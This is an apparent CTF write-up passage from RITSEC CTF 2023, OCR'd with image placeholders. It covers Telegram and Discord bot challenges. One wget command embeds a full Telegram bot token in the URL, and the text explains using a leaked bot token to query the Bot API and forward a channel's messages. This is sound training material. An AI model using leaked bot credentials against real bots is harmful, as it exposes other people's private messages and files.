
Also, all queries to the Telegram Bot API must be served over HTTPS and need to be presented in this form:
`https://api.telegram.org/bot<token>/METHOD_NAME`.



Uhh nope.

The `message_auto_delete_time`'s value is `31536000`, which means message will be deleted after 1 year.

How about the `rochesterissodamncoldbot`?



Some weird files?


We can also download those files via `getFile` method:

getFile


Use this method to get basic information about a file and prepare it for downloading. For the moment, bots can download files of up to 20MB in size. On success, a File object is returned. The file can then be downloaded via the link `https://api.telegram.org/file/bot<token>/<file_path>`, where `<file_path>` is taken from the response. It is guaranteed that the link will be valid for at least 1 hour. When the link expires, a new one can be requested by calling getFile again.

Parameter	Type	Required	Description
file_id	String	Yes	File identifier to get information about

Note: This function may not preserve the original file name and MIME type. You should save the file's MIME type and name (if available) when the File object is received.




```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|16:19:19(HKT)]
└> wget https://api.telegram.org/file/bot6055124896:AAFyQlC_8dr1GndB26ji4iV2ol2bPPQ91q4/profile_photos/file_108.jpg
[ ... ]
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|16:19:23(HKT)]
└> eog file_108.jpg
```



Nothing weird.

After Googling "Telegram bot API leak sensentive information", I found this blog 🔗:

> The idea that a secure messaging service's own feature could downgrade its encryption scheme—without giving any visual cue to the user—is concerning. "You can create your own burner Telegram account and tell the bot to forward you these messages," Somerville says. "It's relatively trivial to do, and you can forward all the messages in that channel that the bot has had access to. You'll be able to read all the messages they've exchanged."

However, I couldn't forward those chat messages...

Then, I kept dig deeper to the API documentation, and I found 2 methods:

getMyDescription

Use this method to get the current bot description for the given user language. Returns BotDescription on success.


Parameter	Type	Required	Description
language_code	String	Optional	A two-letter ISO 639-1 language code or an empty string

getMyShortDescription

Use this method to get the current bot short description for the given user language. Returns BotShortDescription on success.


Parameter	Type	Required	Description
language_code	String	Optional	A two-letter ISO 639-1 language code or an empty string

Let's try to first one:



Nope.

Second one??



Oh!! We found the flag!

- **Flag:** `Flag{Always_Check_For_Misconfigurations}`


Chandi Bot

Chandi Bot 1

Background


66 Points / 290 Solves

Have you noticed the funny bot on the server?




Find the flag

In the RITSEC CTF Discord server, we can see there's a bot:



And the it's profile is hiding something!




- **Flag:** `RS{QUANTUM_RESISTANT_ENCRYPTION}`

Chandi Bot 2

Background

69 Points / 278 Solves


Looks like the bot has some functionality.




Find the flag

Discord bot can be interacted with some commands.

Sometimes you can view commands via `/`:



Let's use the `/flag` command!



- **Flag:** `RS{HMMM_WHAT_ARE_YOU_LOOKING_AT}`


Chandi Bot 3

Background

I wonder what the bot's favorite dinosaur is?

Find the flag

